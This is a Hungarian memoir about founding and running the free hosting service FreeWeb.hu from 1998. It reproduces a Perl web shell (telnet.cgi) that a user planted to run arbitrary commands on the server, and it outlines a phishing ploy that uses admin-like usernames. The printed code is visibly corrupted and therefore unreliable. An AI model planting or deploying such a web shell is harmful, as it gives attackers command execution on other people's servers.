

Agárdi Gábor

FreeWeb.hu

A könyv



Ez a Mű a [Creative Commons Nevezd meg!-Ne add el!-Ne változtasd! 2.5 Magyarország Licenc](https://creativecommons.org/licenses/by-nc-nd/2.5/hu/) feltételeinek megfelelően szabadon felhasználható.

A Könyv ingyenes megjelenését támogatta az [SWI Kommunikációs Kft.](https://www.swi.hu/)

Előszó	3
Életrajz vagy rendszerdokumentáció?	4
FreeWeb születik - honnan jött az ötlet?	5
Szolgáltatások kitalálása - mitől lesz jobb, mint a hagyományos mosópor	7
Névadás	9
Tegyük ismertté a szolgáltatást - de pénz nélkül	10
Hurrá, ismert lett a szolgáltatás, de mit kezdünk ezzel?	11
Az ismertség nem mindig jó	12
Okta.to az első internetes távoktató rendszer	15
Az ingyenes tárhely egyre népszerűbb, de a gép már nem sokáig bírja	17
Befektető a láthatáron	18
Az első iroda – kéretlen lakótársak	19
56kbit-es bérelt vonal	20
Ígéretet vannak, pénz az nincs – kölcsönök.	21
Névváltás	22
Világszintű gazdasági válság, az internet lufi kipukkad	23
Egy új pénzügyi modell megmenti a freewebet	24
Az üzleti modellünk nem tetszik a szolgáltatónknak, szerver költözés	26
Új, végre normális iroda	27
Tárhely bővítés adatvesztéssel	28
Ismét egy olyan üzleti modell, ami még nem létezett	29
A betárcsázós internet reneszánsza	32
Az illegális tartalom virágkora	33
Szerver csere	34
Új iroda – beköltözés a Victor Hugo utcába	35
Csodaország helyett rémálom?	36
Tulajdonosi változások	38
FreeWeb mellé Tar.hu	39
ADSL szolgáltatás	42
Affiliate rendszerek kiépítése	43
Altavizsla újraélesztése	44
Mi is az altavizsla.hu?	46
Új elképzelések a FreeWeb továbbfejlesztésében	48
A konfliktusok kezdete	50
A fejlesztések elkészültek, de már senki se fogja látni.	51
A technológia	52
Milyen megoldásokat alkalmaztunk?	53
Hogyan is működött a kiszolgálás ?	58
8 év összefoglalása: Megérté?	76

Előszó

Ajánlom ezt a könyvet minden olyan kedves olvasónak, akik szeretik a sci-fi-t, vagy akik nem szeretik. A következő oldalakon egy olyan történet olvasható, aminek közel sincs vége, fordulatos, izgalmas, szoval minden benne van ami egy regényhez szükséges. A könyv írójától már olvashattunk izgalmas műveket: Gyakorlati Assembly, Gyakorlati assembly haladóknak, Pentium I-II, stb, tehát joggal várhatunk egy újabb bestsellert. Komolyra fordítva a szót ez a könyv egy nem egyedülálló de mégis hazánkban nem túl gyakori üzleti siker (kiseb kudarokkal kövezve) útját követheti nyomon, sok értékes és hasznosítható információval szolgálhat azoknak, akik a világhálót üzleti célokra akarja használni, és olvasmányos lehet azok számára is akik kíváncsiak egy ilyen volumenű projekt létrejöttére. Ezek után mindenkinek szívből ajánlom Gabor könyvét, számomra is érdekes olvasmányként szolgált.

Okolicsányi Zsolt

Életrajz vagy rendszerdokumentáció?

Számtalan elképzelés, mítosz és tévhit övezi napjainkban az internetes cégeket, ezek közül is kiemelten az ingyenes szolgáltatókat, szolgáltatásokat. Céлом egy kicsit átláthatóbbá tenni ezt a káoszt és betekintést nyújtani ezen rendszerek mindennapjaiba.

Szokásomtól eltérően ez a könyv nem egy programozói szemmel elkészített tömör rendszerleírás. Egy ilyen szolgáltatás működtetéséhez nem elegendő megfelelően leprogramozni, működtetni is kell azt. Ehhez pedig sok minden szükséges, többek között pénz, sok pénz, amit elvben nehezen összeegyeztethető ingyenességgel.

Ahhoz tehát, hogy egy olyan ingyenes szolgáltatást hozzunk létre, mely sikeres és megfelelő megélhetést is biztosít készítői számára, nem árt ha tudjuk, mire számíthatunk.

Ez a könyv Magyarország legnépszerűbb ingyenes webtárhely szolgáltatásáról, annak működéséről, üzleti modelljéről, technikai háttéréről és az elmúlt 8 (1998-2006) év történetéről szól. Személyiségi okokból a könyvben nem (vagy csak mértékkel) említek személyneveket és cégeket. Akiket érdekel ez az információ, könnyedén hozzájuthat az internet segítségével.

FreeWeb születik - honnan jött az ötlet?

A történet valamikor 1998-ban kezdődött. Akkoriban elmondható volt rólam, hogy teljes mértékig internet függő voltam. Vártam az éjszakai kedvezményes időszakot, hogy felcsatlakozhassak az internetre és ott hajnalig cseveghessek barátaimmal, majd reggel kicsit álmosan ugyanezt folytassam a munkahelyemen, ahol ezt természetesen nem nézték jó szemmel és mindent megtettek annak érdekében, hogy engem letiltsanak erről a lehetőségről. Ez a játék már-már egy macska-egér játékká alakult. Akkor ez igen sok bosszúságot okozott nekem, de így utólag visszagondolva nagyon hálás vagyok nekik, mivel ha ez nem történik, könnyen lehet, hogy sosem tudom meg, mi az a telnet, mi az az ssh és még sok más dolog, ami azóta a mindennapjaim részét alkotják. Valószínűleg megmaradtam volna azon a szinten, hogy tudom, hogyan kell a mIRC ikonra ráklikelni. A dolog pikantériája, hogy az akkori főnököm, aki mindent elkövetett annak érdekében, hogy én ne férjek hozzá kedvenc elfoglaltságomhoz egyik hétvégén teljesen letiltatta azt a portot, ahol az irc (Internet Relay Chat – internetes csevegés) szerverekkel kommunikálnak az irc programok. Hétfőn reggel döbbenten vette észre minden dolgozó a változást. Arra aránylag hamar rájöttem, hogy a tiltás csak arra az egy területre korlátozódik, így a telnet protokolt használó HiX csevegő része elérhető maradt számomra. Ott gyorsan kisírtam magamnak egy telnet accontot, amiről lehet irc-zni. Kedd reggelre sikerült komfortos, megfelelően használható telnet programot és egy pár hozzáférést szerezni különféle egyetemi, középiskola szerverekre, így kedden már gond nélkül tudtam cseverészni. Szerdán találkoztunk egy biliárd parti keretében az irc.bme.hu szerver akkori egyik üzemeltetőjével, aki csak nekünk csinált egy másik portot a szerverre. Így a 6669-es portra csakis attól a cégtől lehetett kapcsolódni, ahol mi dolgoztunk. Tehát a hét vége fele már tökéletesen elhárult minden akadály előlünk és ezt erősen ki is használtam. Egyik alkalommal épp 3 különböző programmal teszteltünk mindenféle támadási és védekezési beállítást egy kedves ismerőssel, amikor is észrevettem, hogy kedvenc főnököm ott áll mögöttem. Mit ne mondjak, elég kellemetlen volt. De mindaz, amiért ezt leírtam ott nyer értelmet, hogy a főnököm vezetéknév egy igen ritka név hazánkban. Ez a vezetéknév megegyezik annak a személynek a vezetéknévvel, aki az Extra.hu ingyenes tárhely szolgáltatást létrehozta (majd később eladta, de még sokáig maga is ott dolgozott).

Ezen folyamatokkal párhuzamosan keresett meg egy – szintén az interneten megismert – barátom a problémájával, miszerint az általa készített webes alkalmazást, mely akkor annak a középiskolának a szerverén futott, ahol Ő tanult, el kellene helyezni egy internet szolgáltatónál, mert az iskolában már nem sokáig maradhat.

Ehhez tőlem a szerveret kérte, mint támogatást és úgy gondolta, talál hozzá internet szolgáltatót is, aki a szerver elhelyezésével támogatná Őt. Sajnos a szolgáltatók nem voltak elragadtatva az ötlettől így elég érdekes ajánlatokat is kaptunk. Köztük talán a legbizarrabb egy ma már nem létező internet szolgáltatóé volt, aki felajánlotta, hogy ha a teljes programot forráskóddal, jogokkal együtt átadjuk neki, Ő vállalja, hogy hostolja azt és az oldalon elhelyezett reklámokból befolyó pénzek 7%-át megkapná a barátom, én pedig a szerverért cserébe elhelyezhetem a cégem bemutatkozó weblapját a gépen.

Láttuk tehát, hogy ez az út nem vezet el minket a célhoz, így más megoldás után kellett nézni. Megnéztük, milyen lehetőségek vannak saját szerver elhelyezésére a szolgáltatóknál és milyen áron. Végül két cég maradt nálunk versenyben, az Euroweb és az Interware, akik akkoriban mindketten 30,000 Ft / hó áron biztosítottak ilyen lehetőséget. Tekintettel arra, hogy az említett webes alkalmazás az Anonymous FTP kereső volt, ami folyamatosan pásztázta az FTP szervereket és annak tartalomjegyzékeit letöltve építette saját adatbázisát, az Euroweb akkori havi 1GByte adatforgalmi limitet csomagját kizártuk így maradt tehát az Interware (akkor még Kft).

Anonymous

Súgó

Statistika

Információ

Szerverek

KERESÉS

Például: netscape*4*.gz, linux*slackware*.gz

Keress és jelenítsd meg az első találatot formában!

[Súgó](#)
[Statistika](#)
[Információ](#)
[Szerverek](#)

[Mi újság?](#) ♦ [FAQ](#) ♦ [Javasoljon szervert!](#) ♦ [Fejlesztési napló](#)

MI ÚJSÁG?

 **Egyévesek lettünk!** (1998. február 14.)

TOP 100



Jelenlegi helyezésünk: **Nincs helyezés**

PARTNEREINK



Nemzeti Információs Infrastruktúra Fejlesztési Program

Anonymous - Magyar FTP kereső

© 1996-98. Program: Kopács Péter, felhasználói felület: Krauter Márton. Minden jog fenntartva.
A program a budapesti Neumann János Számítástechnikai Szakközépiskola és Gimnázium szerverén fut.

Anonymous FTP kereső

Nekiálltam tehát összerakni egy „szervert” amin a kérdéses alkalmazás üzemelhet. Csakhamar el is készült az első internetes szerverünk egy AMD K6-2 400 processzorral, 256Mbyte memóriával és 7.6GByte IDE winchesterrel.

Szolgáltatások kitalálása - mitől lesz jobb, mint a hagyományos mosópor

Egyre csak azon jártak a gondolataim, mit kellene nekem még rátenni erre a gépre. Ott volt ugyanis egy „erőmű” amin az Anonymousnak kb 1 Gbyte tárhelyet kellett csupán és a terheltsége sem volt jelentős.

Nem sokkal korábban szereztem tudomást róla, hogy egy másik (szintén internetes) ismerősöm ingyenes tárhely szolgáltatást indított netchicken.hu név alatt.



Akkoriban ez egy elég örült ötlet volt, hiszen az ingyen tárhely piacot a már legalább fél éve üzemelő nexus és extra szolgáltatók uralták. Rajtuk kívül volt még egy kevésbé ismert oldal, a kiskapu.hu.



Kiskapu.hu

Sokan a nexus-t tartják Magyarország első ingyenes tárhely szolgáltatójának, de sokan vannak, akik az extra-ról gondolják ugyanezt. Az igazság az, hogy a kiskapu már 1 évvel az említett 2 szolgáltatás elindulása előtt is létezett, de jelentős ismertségre sosem tett szert.

Mivel kevésbé örült ötlet nem jutott eszembe, miért ne alapon úgy döntöttem, én is csinálok egy ilyet. Arról, hogy ez miért lesz jó, fogalmam sem volt, mégis belevágtam. Nem készítettem előtte megvalósíthatósági tanulmányt, nem bíztam meg egyetlen piackutató céget sem, de még egy üzleti tervet sem készítettem, már csak azért sem, mert azt sem tudtam, mi az. Akkoriban a munkám során felmerülő legkomolyabb problémára is választ találtam a nagy fekete MAGIC könyvben, vagy az adott fejlesztés rendszerspecifikációjában. Gazdasági, marketing és egyéb hasonló kérdésekkel sosem kellett foglalkoznom.

Azért, hogy ne teljesen esélytelenül induljon a móka, kicsit kattintgattam és körbenéztem, ki mit ad, majd kezdett körvonalazódni, hogy mi az, amiből többet lehet adni, mint mások illetve milyen új dolgokat lehet bevezetni, amiket előttünk még senki nem próbált. Mint utóbb kiderült, ez a lépés volt a legfontosabb, ezen múltott a szolgáltatás sikeressége. Később már minden egyes szolgáltatást úgy alakítottunk ki, hogy az egy lefedetlen rést célozzon meg a piacon. Ha ez nem volt lehetséges, de az adott szolgáltatást mégis el kellett indítani, sokkal sokkal nagyobb reklám befektetésre volt szükség ahhoz, hogy eredményeket érjünk el. Mivel a FreeWeb az ország egyik legnagyobb nézettségű szolgáltatójává tett minket, sok mindent el tudtunk érni erőből, azaz olyan mennyiségű reklámmal, ami az esetleges konkurens szolgáltatókat, szolgáltatásokat ellensúlyozta. Ezek azonban sokkal kevésbé voltak hatékonyak, mint az előbb említett megközelítés.

A legtriviálisabb a tárhely méretének megnövelése volt. Akkoriban (emlékeim szerint) a netchicken 3, a nexus 5 az extra pedig 3 Mbyte tárhelyet biztosított ingyenesen a felhasználóknak. Nekem tehát ennyit, vagy ennél többet kell adnom, hogy engem válasszanak, így lett 5Mbyte az induló tárhely mérete, de minden 100 látogató / nap után további 5Mbyte tárhelyet kapott a felhasználó.

Mivel korábban elég sok emberrel beszélgettem, sokaktól hallottam azt a panaszt, hogy zavaró a felugró (popup) reklám ablak, ami az ilyen ingyenes oldalaknál megjelenik. Akkoriban ugyanis még nem igazán volt popup blokkoló a böngészőkben. Hasonlóan nehézkesnek találtam a weben keresztüli állomány feltöltést is mivel akkor már napi szinten használtam FTP programokat melyek használata sokkal kényelmesebbnek tűnt.

Ekkor jött az ötlet, hogy tegyük a reklámot egy keretbe (frame) minek hatására sokkal kevésbé lesz zavaró illetve a hatékonysága is sokkal jobb, mivel a látogató nem játszik agyaggalamb lövészetet a felbukkanó ablakok jobb felső sarkára vadászva. A weblapot böngészve pedig akaratlanul is meg fogja nézni az oldal tetején elhelyezett és ott mozdulatlanul pihenő reklám csíkot.

Ez ragyogó dolog, hiszen akkor így majd sokkal könnyebben tudom eladni a hirdetéseket (gondoltam én) a webes feltöltést pedig könnyedén helyettesíthetjük FTP-vel.

A web már akkor sem kizárólag statikus html oldalakból állt, lehetőség volt (már ha a szerver engedte) dinamikus oldalak készítésére is php és cgi programok segítségével. Ezek azonban kizárólag a drága fizetős tárhelyeken voltak használhatók, ingyen senki se adott ilyen lehetőséget.

Így nagyjából összeállt a kép, 5Mbyte webes tárhely, FTP feltöltés, frame reklám, php és cgi futtatás. Mint utóbb kiderült, ez egy igen nyerő koktél volt.

Teljesen biztos voltam benne, hogy az oldalak tetején lévő reklám felületeket könnyedén el tudom majd adni és abból majd gyorsan meggazdagodom, ám ehhez előbb fel kell futtatni a szolgáltatást. Kellott tehát valami más is, ami addig is kitermeli legalább a szerver hosting havi 30,000 Ft-os költségét.

A probléma megoldása teljesen kézenfekvő volt, ha adunk ingyenes tárhelyet, adjunk mellé fizetős tárhelyet is (természetesen azt reklámok nélkül). Így kialakítottam egy kereskedelmi tárhely szolgáltatást is, ahol a tárhely 450Ft / Mbyte volt és még az aldomainért is havi 500 Ft-ot kértem. De kérhettem is, mert akkor ez még olcsónak is számított.

Névadás

A szolgáltatások kitalálásával párhuzamosan folyt a névválasztás is. 1998-ban ez még aránylag egyszerű volt, mivel csak cégnév.hu-t vagy védjegy.hu-t illetve újságnév.hu-t jegyeztek be (ez utóbbi lehetőséget előszeretettel használták ki leleményes emberek időszaki újságok indításával). Ezen felül, ha az adott név foglalt volt, lehetett rövidítést alkalmazni. Számomra pont ez utóbbi lehetőség döntötte el, mi lesz a domain név, mivel az akkori vállalkozásom nevének megfelelő domain nevet már bitorolta egy hasonló nevű cég, így nem volt más lehetőségem, a domain név swi.hu lett.

Ingyenes e-mail szolgáltatásáról már sokan ismerték a c3 alapítványt, aki freemail.c3.hu néven üzemeltette rendszerét. Erre az ismertségre építve lett az swi.hu ingyenes szolgáltatásának neve w3.swi.hu

Tegyük ismertté a szolgáltatást - de pénz nélkül

Hosszabb-rövidebb fejlesztési és rendszergazdai munka után elkészült a nagy mű, betettük a szerverre a szolgáltatóhoz és vártuk a csodát. Mint bérből és fizetésből élő ember, nem igazán tehettem meg, hogy kitapétázom a villamosok oldalát, vagy TV reklámot készítek, így alternatív megoldásokat kellett keresni.

Legegyszerűbbnek az általam akkor már eléggé megkedvelt és sokat használt IRC használata tűnt. Mivel ez nem állt másból, mint belépni egy népszerű csatornára (chat szobába), beírni pár sor reklámot majd kilépni (de a kilépési üzenet is még egy reklám volt), elég hamar sikerült elérnem, hogy a fél világból kitiltsanak. A móka azért nem volt teljesen hatástalan, pár ember megnézte a weblapot, 1-2 még regisztrálta is magát.

Következő lépés egy tintasugaras nyomtató segítségével etikett matricák nyomtatása volt (kb. 1000 db) majd ezeket egy pár segítőkész jó barát közreműködésével az ország legkülönbözőbb pontjain helyeztük el. Megjelent a matrica egyetemi mellékhelység ajtájának belső oldalán, számítógép teremben a monitor szélén, jegykezelő automatán, lakótelepi bejárati ajtókon, telefonfülkében és még számtalan olyan helyen, ahol sok ember megfordul.

Az eredmény itt sem maradt el, mind a látogatók, mind a regisztrált felhasználók száma folyamatosan nőtt, de a csodára még egy kicsit kellett várni. Azaz inkább csábítani, mégpedig más szolgáltatóknál lévő népszerű oldalakat. Természetesen mindezek mellett a már elkészített oldalak látogatóihoz is eljuttattuk reklámunkat az oldalakon elhelyezett reklámcsík formájában.

Ezen négy eszköz hatására az 1998 szeptember közepén indított szolgáltatás 1999 február körül robbanásszerűen elkezdett növekedni. Ez a növekedés természetesen a konkurens szolgáltatókat is felrázta kicsit és elkezdődött a számháború. A szolgáltatók egymásra licitálva emelték a felhasználóknak biztosított tárhely kapacitást. Először az extra 3-ról 6-ra, az SWI 5-ről 10-re. Ezt követően az extra 6-ról 20-ra, valamikor közben a nexus is emelt 5-ről 20-ra, majd 55-re. Ezt a licit harcot a végtelenségig lehetett volna folytatni, de nem igazán lett volna neki értelme. Helyette inkább megvizsgáltuk az akkori regisztrált felhasználók szokásait, lehetőségeit, majd arra jutottam, hogy tegyük korlátlanra a tárhely méretet! Ez első hallásra örülségnek tűnt és szinte mindenki annak is gondolta, mivel az első benyomás után nem is gondolkodott rajta tovább. Én is pontosan erre számítottam, mivel ennek hihetetlen marketing ereje volt. Az 5-nél több a 6, a 6-nál a 10 és így tovább, de a korlátlan az mindennél nagyobb és nem lehet nála nagyobbat mondani. Ebből adódóan a licitharc itt véget is ért, az extra maradt 20Mbyte, a Nexus pedig 55.

Ahogy szokták mondani, a lényeg mindig az apóbetűs részben található. Nálunk ugyan nem volt apró a betűk mérete, mégis ott volt pár kiegészítés a korlátlansághoz. Egyrészt az, hogy 500 Mbyte-ig korlátlan, felette minden +1 Mbyte-hoz napi 1 látogatóra volt szükség, Ez pedig egy elég szűk réteg, mivel elég kevés oldalnak volt napi 500 látogatónál több. Ettől még azonban hamar problémáink lettek volna, ha nincs az egyes állomány típusokra vonatkozó méret korlát. Ennek köszönhetően az igazán sok tárhelyet fogláló filmeket, zenéket, programokat a rendszer a megadott méret felett azonnal törölte. Ezen korlátozások és az a tény, hogy 1999 körül még a betárcsázós internet volt „az” internet, csupán néhány egyetemen, főiskolán, kollégiumban volt valódi szélessáv, technikailag is lehetetlen volt nagy adatmennyiséget elhelyezni.

Ennek ellenére a StarWars 1. rész kalózmásolatának megjelenésekor (akkor még 10Mbyte járt 1 tárhelyhez), 132 regisztráció felhasználásával feltöltötték a teljes filmet a szerverre. Ennek két következménye lett. Egyik a szerveren közel 300-as load, másik pedig a szokásos 4-6Mbit adatforgalom helyett 15mbit. Ez a szám meglehetősen soknak számított, mivel a gépek többsége még nem a ma ismert UTP csatlakozáson keresztül kapcsolódott az internetre, hanem 10Mbit sávszélességre képes BNC hálózaton át. Az Interware-nél az ügyfelek közül talán csak az SWI gépe csatlakozott 100Mbittel. A dolog vége – miután kiderítettük, hogy mi okozza a túlterhelést – természetesen az oldalak törlése lett.

Hurra, ismert lett a szolgáltatás, de mit kezdünk ezzel?

Az oldal nézettsége lassan, de biztosan emelkedett és elérte azt a szintet, ahol már érdemes volt a hasznosítás lehetőségei után nézni. Mivel reklám és marketing ismereteim gyakorlatilag nem voltak, igyekeztem felvenni a kapcsolatot olyan személyekkel, akik ebben járatosak. Mondták, hogy csináljak médiaajánlatot, csináljak demográfiai kutatást és hasonló hasznos ötletekkel láttak el, amit természetesen meg is fogadtam. Végignéztem más oldalak hasonló termékeit és igyekeztem lemásolni, vagy egy kicsivel jobbat írni, mint ők. Sajnos, mint utóbb kiderült, ez teljesen felesleges időpazarlás volt, pedig többször is nekifutottam, hátha már túl régiek az adatok és azért nem vásárol senki. Próbáltam ügynökségekhez bejutni, de azon kívül, hogy bájosan elcsevegtünk egymással, semmi eredménye nem lett a találkozóknak. Utóbb megtudtam, hogy az ingyenes szolgáltatásokat jobbra a szex-el azonosítják és eleve kizárják az ilyen felületen történő hirdetést. Azt persze soha senki nem merte felvállalni, hogy megnézi, miről is van szó tulajdonképpen és rádöbbenjen, hogy az oldalak 1-2%-a csupán az ilyen tartalom. Az pedig egy külön fintora a dolognak, hogy a demográfiai felmérést témakörönként is elvégeztük (természetesen ezt nem hoztuk nyilvánosságra) és az derült ki, hogy azzal a hittel szemben, hogy az erotikus oldalakat a középiskolás diákok nézegetik 15-16 éves átlag életkorral, a valóság az, hogy az ilyen tartalmú oldalak látogatói 2-3 évvel és legalább egy fizetési kategóriával az átlag felett vannak, valamint iskolázottságuk is az átlag feletti. Természetesen kutatásunk nem volt hitelesítve, csupán több ezer névtelenül kitöltött adatlap elemzése során jutottunk erre a megállapításra. Ott álltunk tehát egy népszerű szolgáltatással, sok sok látogatóval, bevétel nem igazán volt belőle.

Az ismertség nem mindig jó

Sokan ismerik azt a mondást, miszerint az ismertség irigyeket szül. Nincs ez másként az interneten sem és akkor még nem tettünk említést a nem teljesen korrekt eszközökkel harcoló konkurenciáról.

Történt egyszer, hogy a szerveren futó apache webszerver program mindenféle hibaüzenet vagy bármi előjel nélkül egyszer csak leállt. És ezt a legkülönbözőbb időpontokban volt képes produkálni. Az egyetlen dolog, ami közös volt az esetekben, hogy egy bizonyos toplista oldalon megnézve az utolsó 10 látogató IP címei között minden alkalommal ott volt egy bizonyos cím, ami az egyik konkurenciához tartozott. Az egyetlen dolog, amit tenni tudtunk, az összes olyan IP kitiltása volt, ami hozzájuk tartozik. Ezt meg is tettük, de mint később kiderült, 1 címet kifelejtettünk. Pont azt a címet, ami az ominózus konkurencia volt tulajdonosának a gépéhez tartozott. Csakhamar megszörcsört a telefonom és meglepetésemre éppen ez az ember hívott fel. Igen, az az ember, akiről a könyv elején is említést tettem, akinek a vezetékneve megegyezik a volt főnököm vezetéknevével. Nos, nem éppen barátkozni akart úgyhogy egy kicsit le is kellett halkítani a telefont, hogy halláskárosodás nélkül ússzam meg a dolgot. A beszélgetés tartalma nem is lényeges, mivel kicsivel később a főnökével is beszéltem, aki természetesen semmit sem tudott arról, hogy miért áll le néha a webszerverünk, de megígérte, hogy mindent megtesz az ügy kivizsgálása érdekében, csak szüntessem meg a tiltást, mivel az ügyfelek reklamálnak, hogy nem érik el az oldalunkat.

A beszélgetés után megszüntettük az IP címek tiltást és érdekes módon ezután nem történt hasonló esemény. Később hallottam ezt is, azt is, de igazából sosem tudtam meg, hogy paranoiám valós volt-e vagy sem.

Természetesen a felhasználók sem tétlenkedtek eközben. Minden adandó alkalmat megtaláltak arra, hogyan keserítsék meg életünket. Folyamatosan, a legkülönbözőbb módon próbálkoztak kitérgetni a rendszer adta lehetőségeket. Keresték a lehetőséget, hogyan tudnak shell hozzáférést szerezni, hogyan férhetnek hozzá a felhasználói adatokhoz, hogyan gátolhatják meg az oldalak stabil működését, stb. Ez egy folyamatos macska-egér játék volt, ahol igyekeztünk lépést tartani a felhasználókkal több-kevesebb sikerrel. Így utólag visszanézve egyszer volt igazán veszélyben a szolgáltatás, ekkor 10 perccel előztük meg a betörési kísérletet. Szerencsére a hacker sem volt rosszindulatú, inkább csak tesztelni akart minket. Miután meglepetésére nem sikerült betörnie a szerverre még gratulált is nekünk. (azt persze nem tudta, hogy 10 perccel múltott)

A szolgáltatás együtt alakult a felhasználók (vagy nevezzük inkább hackereknek őket) szokásaival. A legtriviálisabb próbálkozás, amit azóta minden újonnan indult ingyen tárhely szolgáltatásnál eljátszottak, különböző belsőknek tűnő felhasználói név leregisztrálása (pl webmester, info, root, admin, stb.) amihez általában a felhasználóinév@szolgáltatásneve e-mail cím is társul. Ha ez megvan, nincs más dolga a felhasználónak, mint egy szívhez szóló levél megfogalmazása mondjuk arról, hogy a rendszer összeomlott és küldje el felhasználói nevét és jelszavát a megadott mail címre. Innentől persze aki bedől a levélnek, búcsút mondhat weboldalának és a leveleinek. Ez a játék azonban csak a jéghegy csúcsa. A valóban komoly próbálkozások ennél mélyebbre mennek és a rendszert magát veszik célba. Mind közül a kedvencem volt a telnet.cgi nevű kis perl alkalmazás, ami nem volt más, mint egy webes telnet program. Ezt egy kedves Japán felhasználó tette fel hozzánk.

```
#!/usr/bin/perl
#<
# telnet.cgi<
#<
# 1997/08/18 Ver.0.00<
# 1997/08/19 Ver.0.01<
# 1997/09/05 Ver.0.02<
# 1997/09/17 Ver.0.03
# 1997/11/11 Ver.0.04
# 1998/01/23 Ver.0.05
# 1998/01/30 Ver.0.06
# 1998/03/03 Ver.0.07
# 1998/04/06 Ver.0.08
# (c) 1997,1998<
# e-mail addr : gama@mvb.biglobe.ne.jp<
# <
# usage:<
```

```
# ex. <
# telnet.cgi?date<
#<
# -----<
$ownname="http://${ENV{'SERVER_NAME'}}${ENV{'SCRIPT_NAME'}}";

# -----<
ENV{'PATH'} = '/bin'
. '/usr/bin'
. '/usr/ucb'
. '/etc'
. '/usr/etc'
. '/usr/lib'
. '/usr/local/bin'
. '/usr/local/X11R6/bin'
. '/usr/local/bin/mh'
. '/usr/local/lib'
. '/usr/local/lib/mh'
. '/usr/local/sbin'
. '/usr/local/libexec'
. '/usr/local/canna/bin'
;

# -----<
($dir,$cmd)=split(' ',ENV{'QUERY_STRING'});

$dir =~ s/dir=//;
$dir =~ s/%(..)/pack('c',hex($1))/ge;

$cmd =~ s/cmd=//;
$cmd =~ s/\+ / /g;
$cmd =~ s/%(..)/pack('c',hex($1))/ge;

# -----<
$|=1;

print "Content-type: text/html\n\n";
print "<HTML><BODY>";
print "<PRE>\n";

# -----<
chdir("$dir");
$wd=&pwd;
print "Curr Dir:$wd\n";

# -----<

$cmdpr = $cmd;
$cmdpr =~ s/&/& /g;
$cmdpr =~ s/</&lt;/g;
$cmdpr =~ s/>/&gt;/g;
print "\n<B>& $cmdpr</B>\n";

# -----<

if ($cmd =~ /^cd(\s)* /) {
    unless (chdir($1)) {
        print "cd $1: not success.\n";
    }
    $dir=&pwd;
    print "Curr Dir:$dir\n";
} else {
    open(PROC,"$cmd 2>&1 |");
    while (<PROC>) {
        s/</\001/g; # <
        s/>/\002/g; # >
        s/(\.)(\x08\1)+/<B>$1</B>/g; #
        s/_\x08(\.)/<U>$1</U>/g; #
        s/o\x08\+/<S>X</S>/g; #
        s/<\/(\.)><\1>/g; # </TAG><TAG>
        s/&/& /g; # <
        s/\001&lt;/g; # <
        s/\002&gt;/g; # >
        print $_;
    }
    close(PROC);
}

# -----<
print "</PRE>\n";

print '<HR>';

print '<FORM ACTION="' . $ownname . '" METHOD="GET">';
print '<INPUT TYPE="hidden" NAME="dir" VALUE="' . $dir . '">';
print '<INPUT TYPE="text" NAME="cmd" SIZE=80 VALUE="' . $cmd . '">';
print '<INPUT TYPE="submit" VALUE="Send">';
print '</FORM>';
print '</BODY></HTML>';
exit;

# -----<
sub pwd {
    use Cwd;
    $wd = Cwd::getcwd();
    unless ($wd) {
        $wd=' /';
    }
    return $wd;
}
}
```

A böngészőbe kiadott shell parancs eredménye is a böngészőben jelent meg. Természetesen ennek csak úgy lehetett létjogosultsága, ha a felhasználók nincsenek bekorlátozva saját könyvtáraikba. És természetesen nem voltak. Mindez úgy derült ki, hogy szokásos napi chatelgetésem közben összeháloztam egy másik chatelővel, akinek a hostja a freeweb szerver volt. Mondanom sem kell, az ütő megállt bennem és azonnal léptem be a szerverre és szóltam a rendszergazdának, hogy mi ez!

Tökéletes megoldást sosem tudtunk erre a problémára megalkotni. Amit elértünk, hogy olyan állományokhoz, könyvtárakhoz, amikhez nem kell feltétlen hozzáférnie a normális működéshez egy programnak, nem voltak elérhetők a felhasználók számára illetve a szerverről kifelé semmiféle kapcsolatot nem lehetett kezdeményezni, így a szerverről irc-zés megszűnt.

Okta.to az első internetes távoktató rendszer

Mivel pénz még mindig nem volt a szolgáltatásból, ki kellett találni valami más forrást, amiből finanszírozni lehetett a szerverek bővítését. Az ötlet nem is tudom, hogy jött, de valahogy kialakult. Pár évvel a cég indítása előtt jelentek meg assembly könyveim, melyek váratlanul jól fogytak a kiadó szerint. Megpróbáltam hát a könyv alapján egy webes távoktató anyagot elkészíteni. A rendkívül komoly kutató és előkészítő munkák, piackutatás és hasonlók helyett készült egy fejezetenként 3-5 weboldal méretű anyag, mely utolsó oldalán minden esetben egy feladat volt, amit el kellett készíteni és e-mailben elküldeni.

Dél-PC Gyártási Assembly Internetes Távoktató
SerWare Informatics Rt. 1033 Újpesti út 136.
email: assembly@swi.hu

Ezúton szeretnék elnézést kérni mindenkitől az utóbbi időben tapasztalható fennakadásokért. Amennyiben túrelmetek tart még egy darabig, szeretnék teljesen átalakítani a felületet egy sokkal kényelmesebbre és egyúttal gyorsabbra. De ez a késedelmeknek csupán az egyik oka. A másik, hogy SWI kintette ruháit és a folytatáshoz elengedhetetlen a teljes szervezeti átalakulás, mely most van folyamatban (ha netán valaki tud a XIII. körületben kiadó lakást (Sómm körű) az szőljen) :) Előreláthatólag október közepe, vége az a határidő, amikor már teljesen zökkenőmentesen folytathatjuk az oktatást egy új SWI keretén belül. Nagyrésztokban és túrelmetekben bízva köszönettel:
Agárdi Gábor

Üdvözöllek a SerWare Informatics internetes távoktatásán.

Amennyiben jelentkezett Assembly tanfolyamunkra, a megadott login név és jelszó segítségével elérhetővé válik a segédprogramok link és természetesen a tanfolyam anyaga is, de mindig csak az aktuális tudásszintnek megfelelő mértékig.

